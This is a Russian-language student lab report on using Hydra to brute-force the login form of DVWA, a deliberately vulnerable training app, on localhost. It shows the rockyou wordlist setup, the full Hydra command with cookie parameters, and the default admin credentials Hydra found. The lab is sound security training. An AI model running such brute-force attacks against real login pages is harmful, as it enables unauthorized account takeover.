

Индивидуальный проект. Этап №3

Кадров В.М.

6 апреля 2024

Российский университет дружбы народов, Москва, Россия

Цель работы

Научиться пользоваться утилитой Hydra.


Задание

1. Просмотр уязвимой формы
2. Поиск словаря с паролями
3. Использование Hydra
4. Проверка результатов


Выполнение лабораторной работы

Просмотр уязвимой формы

Изучаем уязвимую веб-форму, чтобы узнать параметры запроса и передать в программу. Здесь мы узнаем, что выполняется GET-запрос с двумя параметрами. Также через консоль разработчика узнаем параметры cookie (ID сессии и уровень защищенности DVWA)



Выбираем один из стандартных словарей и распаковываем его.



```
(kali@kali)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[/usr/share/wordlists]
$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt

(kali@kali)-[/usr/share/wordlists]
$
```


The command will restore the compressed file to its original state and remove the `.gz` file.

If you want to keep the compressed file, pass the `-k` option to the command:

Рис. 2: Словарь

Использование Hydra

Запускаем программу с нужными параметрами и после некоторого времени видим одну подходящую пару логин-пароль.



The screenshot shows a Kali Linux desktop environment. In the foreground, a web browser window displays the DVWA (Damn Vulnerable Web Application) login page. The page has a title "Vulnerability: Brute Force" and a login form with fields for "Username" and "Password", and a "Login" button. Below the form, a message reads "Username and/or password incorrect." In the background, a terminal window shows the execution of the Hydra tool. The terminal output indicates that Hydra is attacking the http-get-form endpoint of the DVWA login page using a wordlist from /usr/share/wordlists/rockyou.txt. The attack is successful, finding the credentials "admin" and "password".

```
(kali@kali)-[/usr/share]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login-Login:H=Cookie:security=medium; PHPSESSID=oaicbo4f06tqu95dkm27ht62lo:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 07:21:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login-Login:H=Cookie:security=medium; PHPSESSID=oaicbo4f06tqu95dkm27ht62lo:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 07:21:51

(kali@kali)-[/usr/share]
$
```

Проверка результатов

Проверяем, что эта пара действительно подходит.

The screenshot shows a web browser window with the following details:

- Browser: Kali Linux
- Page Title: Vulnerability: Brute Force
- URL: localhost/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#
- Page Content:
 - Header: DVWA
 - Navigation Menu: Home, Instructions, Setup / Reset DB, Brute Force (selected), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected).
 - Section: Vulnerability: Brute Force
 - Form: Login form with Username and Password fields, and a Login button.
 - Message: Welcome to the password protected area admin
 - Image: A small image of a person.
 - More Information: Links to external resources like https://owasp.org/www-community/attacks/Brute_force_attack and <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>.

The bottom of the screenshot shows the browser's developer tools, specifically the Network tab, which displays the following data:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	localhost	/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login	document	html	1.77 kB (raced)	4.34...	78 ms
200	GET	localhost	dvwaPage.js	script	js	cached	0 B	0 ms

Выводы

В ходе лабораторной работы была изучена программа Hydra.